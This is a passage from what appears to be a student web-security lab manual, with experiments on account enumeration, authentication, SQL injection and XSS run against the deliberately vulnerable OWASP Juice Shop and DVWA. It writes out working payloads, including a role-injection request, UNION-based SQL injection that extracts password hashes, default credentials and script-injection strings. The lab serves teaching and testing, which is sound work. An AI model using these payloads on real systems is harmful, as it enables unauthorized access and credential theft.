Check the login form and the “forgot password” flow for behavioural or message differences

between valid and invalid email addresses, which would allow an attacker to enumerate registered accounts. Also test well-known default/seeded Juice Shop accounts.

4. Weak or Unenforced Username Policy

Check whether duplicate emails, malformed email formats, or extremely weak/short passwords are accepted at registration, and whether the security-question answers used for password reset are easily guessable or discoverable.

Procedure

Step 1: Deploy OWASP Juice Shop

Open the application in the browser at:

http://localhost:3000

OR Search for owasp juice shop

Step 2: Configure Burp Suite as Intercepting Proxy

1. Launch Burp Suite and start the embedded browser, or set the system browser proxy to 127.0.0.1:8080.

2. Enable Intercept in the Proxy tab so registration, login, and password-reset requests can be inspected.

Step 3: Test Role Definitions (Broken Access Control on Admin Area)

Register a normal account and log in as this customer.

Attempt to directly browse to the administration route:

http://localhost:3000/#/administration

Observe whether the customer account can view the administration panel, which should be restricted to admin users only.

Inspect the underlying API call in Burp (e.g., GET /rest/admin/application-version or similar) to see whether the server enforces the role check, or only the client-side route guard hides the link.

Step 4: Test the User Registration Process

Navigate to the registration page:

http://localhost:3000/#/register

Register with a valid email, a weak password (e.g., "123456"), and observe whether the client rejects it or whether it is accepted server-side.

Intercept the registration POST request in Burp:

POST /api/Users Content-Type: application/json
{"email":"test@test.com","password":"123456","passwordRepeat":"123456","securityQuestion":{...},"securityAnswer":"blue"}

Try adding or modifying a "role" field in the intercepted JSON body (e.g., "role":"admin") and forward the request, to check whether the API blindly trusts client-supplied role data.

Step 5: Test for Account Enumeration

Go to the login page and attempt to log in with an email that is registered and an incorrect password. Note the exact error message and response code.

Repeat with an email address that is not registered at all. Compare the two responses/messages.

Repeat the same comparison using the “Forgot Password” flow (/#/forgot-password) with a registered vs. an unregistered email, and record whether the application's response differs (e.g., “security question found” vs. a generic error).

Attempt login using known seeded/default Juice Shop accounts such as admin@juice-sh.op, to check for guessable/default accounts.

Step 6: Test Username / Password Policy and Security-Question Weakness

Attempt to register the same email address twice and observe whether duplicate accounts are rejected and how the error message is worded.


Attempt to register with an obviously malformed email (e.g., "abc") and a 1-character password to check server-side input validation.


On the password-reset page, review the available security questions (e.g., “Your eldest siblings middle name?”, “Your favorite pet's name?”) and assess how easily an attacker could guess or discover the answer through OSINT, given the target's public profile.


Step 7: Document Observations

Record every response, status code, and message observed in the steps above, noting which identity-management weaknesses were confirmed (role bypass, registration input validation gaps, account enumeration, guessable/default accounts, weak security questions).

Output


OWASP Juice Shop
Login
Email*
aryasanju@gmail.com
Password*
Log in
Remember me
This website uses fruit cookies to ensure you get the juiciest tracking experience.
Me want it!


OWASP Juice Shop
403
You are not allowed to access this page!
This website uses fruit cookies to ensure you get the juiciest tracking experience.
Me want it!


OWASP Juice Shop
Login
Invalid email or password.
Email*
jvgjhrgog94@gmail.com
Password*
Log in
Remember me
or
Log in with Google
This website uses fruit cookies to ensure you get the juiciest tracking experience.
Me want it!

Result

Identity management testing was successfully performed on OWASP Juice Shop. The exercise confirmed weaknesses in role enforcement, registration input validation, account enumeration through login/forgot-password responses, use of guessable default accounts, and weak security-question-based password recovery, illustrating common real-world Identity and Access Management (IAM) flaws in web applications.

EXPERIMENT 6

AUTHENTICATION AND AUTHORIZATION TESTING

AIM

To evaluate the authentication and authorization mechanisms of a web application using OWASP Juice Shop. The experiment verifies login functionality, password validation, and access control by capturing HTTP requests with Burp Suite, inspecting authentication tokens, and testing direct access to protected resources.

THEORY

Authentication and Authorization are two fundamental security mechanisms in web applications. Authentication is the process of verifying the identity of a user before granting access to an application. It typically uses credentials such as a username/email and password, although stronger mechanisms such as Multi-Factor Authentication (MFA) may also be employed.

Authorization determines what an authenticated user is permitted to access or perform. Different users are assigned different roles and permissions. A user should only be able to access resources for which they have been granted permission.

Weak authentication mechanisms can result in unauthorized access through weak passwords, credential guessing, session hijacking, or insecure session management. Broken authorization may allow privilege escalation or unauthorized access to sensitive information.

This experiment uses OWASP Juice Shop, an intentionally vulnerable web application, together with Burp Suite and browser developer tools to inspect authentication requests, session tokens, and authorization controls.

Tools Used

- OWASP Juice Shop
- Burp Suite Community Edition
- Browser Developer Tools

PROCEDURE

Step 1: Start Juice Shop: sudo docker run -d -p 3000:3000 bkimminich/juice-shop and open http://localhost:3000.

Step 2: Register a new user and log in.

Step 3: Launch Burp Suite, configure proxy (127.0.0.1:8080), intercept the POST /rest/user/login request.

Step 4: Test valid and invalid login attempts.


Step 5: Step 2: Register a new user using weak passwords.


Step 6: Access http://localhost:3000/#/saved-addresses without login and observe redirection.


Step 7: Access http://localhost:3000/#/administration/users as a normal user and observe access denial/redirection.


Step 8: Log out, delete the JWT token from Local Storage and verify session termination.


OUTPUT








403
You are not allowed to access this page!
This website uses fruit cookies to ensure you get the juiciest tracking experience.
Me want it!



RESULT

The authentication and authorization mechanisms of OWASP Juice Shop were successfully evaluated. Login requests were captured using Burp Suite, JWT tokens were inspected, and authorization controls were verified by attempting to access protected resources.

EXPERIMENT 7:

INPUT VALIDATION TESTING – SQL INJECTION

Aim

To test for SQL Injection (SQLi) vulnerabilities in a web application through improper input validation.

Tools Required

Test web application (e.g., DVWA, bWAPP, custom app)

Web browser

Burp Suite (optional)

Kali Linux (optional)

Theory

Input Validation is the process of verifying user input to prevent malformed or malicious data from being processed.

SQL Injection (SQLi) is an attack where malicious SQL code is inserted into a query input to manipulate a database.

Example of a vulnerable query:

SELECT * FROM users WHERE username = '$input' AND password = '$password';

If an attacker inputs: ' OR '1'='1, the query becomes:

SELECT * FROM users WHERE username = '' OR '1'='1' AND password = '';

Procedure

1. Launch the vulnerable web application (e.g., DVWA).
2. Set the DVWA Security Level to Low (if applicable).
3. Navigate to the SQL Injection module and locate the User ID input field.
4. Enter each of the following inputs one at a time, submit the form, and record the observations:

1

Observation: *Displays the details of User ID 1.*

Purpose: *Confirms the application works normally.*

1' OR '1'='1

Observation: *Multiple user records are displayed.*

Concept: *The condition '1'='1' is always true, so the query returns more records than intended.*

1' UNION SELECT null, version()#

Observation: *Displays the MySQL version.*

Concept: *Information disclosure.*

1' UNION SELECT null, database()#

Observation: *Displays the name of the currently selected database.*

Concept: *Database enumeration.*

1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#

Observation: *Lists table names from the current database.*

Concept: *Database schema enumeration.*

1' UNION SELECT user, password FROM users#

Observation: *Displays usernames and their stored password hashes.*

Concept: *Data extraction.*


Note: If the application displays a database error instead of the expected output, it indicates the input is being processed without proper sanitization, which itself confirms the presence of a SQL Injection vulnerability.


Common SQL Injection Payloads

Purpose	Payload Example
Verify normal functionality	`1`
Bypass login / logic	`1' OR '1'='1`
Retrieve DB version	`1' UNION SELECT null, version()#`
Retrieve current database name	`1' UNION SELECT null, database()#`
Enumerate table names	`1' UNION SELECT table_name, null FROM information_schema.tables WHERE table_schema=database()#`
Extract user credentials	`1' UNION SELECT user, password FROM users#`

OUTPUT


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
ID: 1
First name: admin
Surname: admin
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' OR '1'='1
First name: admin
Surname: admin
ID: 1' OR '1'='1
First name: Gordon
Surname: Brown
ID: 1' OR '1'='1
First name: Hack
Surname: Me
ID: 1' OR '1'='1
First name: Pablo
Surname: Picasso
ID: 1' OR '1'='1
First name: Bob
Surname: Smith


DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
Vulnerability: SQL Injection
User ID:
Submit
ID: 1' UNION SELECT null, version()#
First name: admin
Surname: admin
ID: 1' UNION SELECT null, version()#
First name:
Surname: 5.0.51a-3ubuntu5
More info
http://www.securiteam.com/securityreviews/5DP0N1P76E.html
http://en.wikipedia.org/wiki/SQL_injection
http://www.unixwiz.net/techtips/sql-injection.html



Result

The application is vulnerable to SQL injection due to lack of proper input validation and parameterized queries. Using UNION-based injection, it was possible to enumerate the database version, database name, table names, and ultimately extract sensitive user credentials, confirming a critical security weakness.

Experiment 8:

Client-side Testing – XSS, JavaScript Execution, HTML Injection

Aim

To perform client-side security testing by identifying vulnerabilities such as Cross-Site Scripting (XSS), JavaScript execution, and HTML injection.

Tools Required

Web browser

Test web application – DVWA (Damn Vulnerable Web Application)

Burp Suite (optional)

Kali Linux

Theory

Client-side testing evaluates how a web application handles user input in the browser. Poor handling may allow attackers to inject scripts or malicious HTML.

Common client-side vulnerabilities include:

Cross-Site Scripting (XSS): An attacker injects malicious scripts into input fields that are executed in other users' browsers.

JavaScript Execution: If user input is not properly escaped, scripts like alert(), document.cookie, etc., can run in the browser.

HTML Injection: HTML tags or elements like <h1>, <img>, <script> can be injected into the page due to lack of input sanitization.

Procedure

1. Launch DVWA (Damn Vulnerable Web Application) and log in using the following credentials:

Username: admin Password: password

2. Set the DVWA Security Level to Low (DVWA Security → Low).

Low security intentionally disables input sanitization and protections so that vulnerabilities can be observed clearly.

3. Navigate to the XSS (Reflected) or XSS (Stored) module.
4. Enter the following payload in the input field and click Submit:

<script>alert('XSS')</script>

Expected Result: An alert box appears, confirming the application is vulnerable to Cross-Site Scripting (XSS).

5. Test HTML Injection by entering:

<h1>Cyber Security Lab</h1>

If the text is rendered as a heading instead of being displayed as plain text, the application is vulnerable to HTML Injection.

6. Test Image-based / JavaScript Execution by entering:

<img src=x onerror=alert('XSS')>

If an alert box appears, it confirms that JavaScript embedded within an HTML attribute (the onerror event) is being executed by the browser. 46

- (Optional) Use Burp Suite to analyze the request/response:
- Open Burp Suite and turn Intercept On.
- Submit the form in DVWA.
- Modify the intercepted request if required.
- Forward the request and observe the server's response.


This step helps analyze how the server processes and returns the injected input.

